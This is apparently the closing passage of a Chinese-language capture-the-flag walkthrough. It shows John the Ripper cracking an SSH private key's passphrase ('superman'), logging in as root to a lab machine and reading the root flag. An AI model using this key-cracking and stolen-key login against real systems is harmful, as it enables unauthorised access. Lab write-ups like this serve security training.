Press 'q' or Ctrl-C to abort, almost any other key for status
superman         (id_rsa)
1g 0:00:00:04 DONE (2026-02-27 11:26) 0.2242g/s 16.14p/s 16.14c/s 16.14C/s superman..666666
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

爆破出来密码是 superman ，我们重新登录输入密码，可以看到登录成功的

```
┌──(kali㉿kali)-[~/桌面]
└─$ ssh -i id_rsa  root@192.168.137.212
Enter passphrase for key 'id_rsa':
Linux cu61 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 26 04:44:06 2026
root@cu61:~# id
uid=0(root) gid=0(root) groups=0(root)
root@cu61:~# cd /root
```

10)root.txt

既然我们已经是 root 用户了，我们直接去读取 root.txt 即可

```
root@cu61:~# id
uid=0(root) gid=0(root) groups=0(root)
root@cu61:~# cd /root
root@cu61:~# ls -la
total 56
drwx------  7 root root 4096 Feb  8 21:18 .
drwxr-xr-x 19 root root 4096 Feb  5 22:33 ..
lrwxrwxrwx  1 root root    9 Mar 18  2025 .bash_history -> /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  4 root root 4096 Apr  4  2025 .cache
drwx------  3 root root 4096 Apr  4  2025 .gnupg
-rw-------  1 root root   61 Feb  5 22:41 .lesshst
drwxr-xr-x  3 root root 4096 Mar 18  2025 .local
drwxr-xr-x  3 root root 4096 Feb  6 05:38 minio
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   44 Feb  6 05:06 root.txt
drw-------  2 root root 4096 Feb  6 05:04 .ssh
-rw-rw-rw-  1 root root 9865 Feb  8 21:18 .viminfo
root@cu61:~# cat root.txt
flag{root-00952005 3b00386d1173f3988c55d192}
```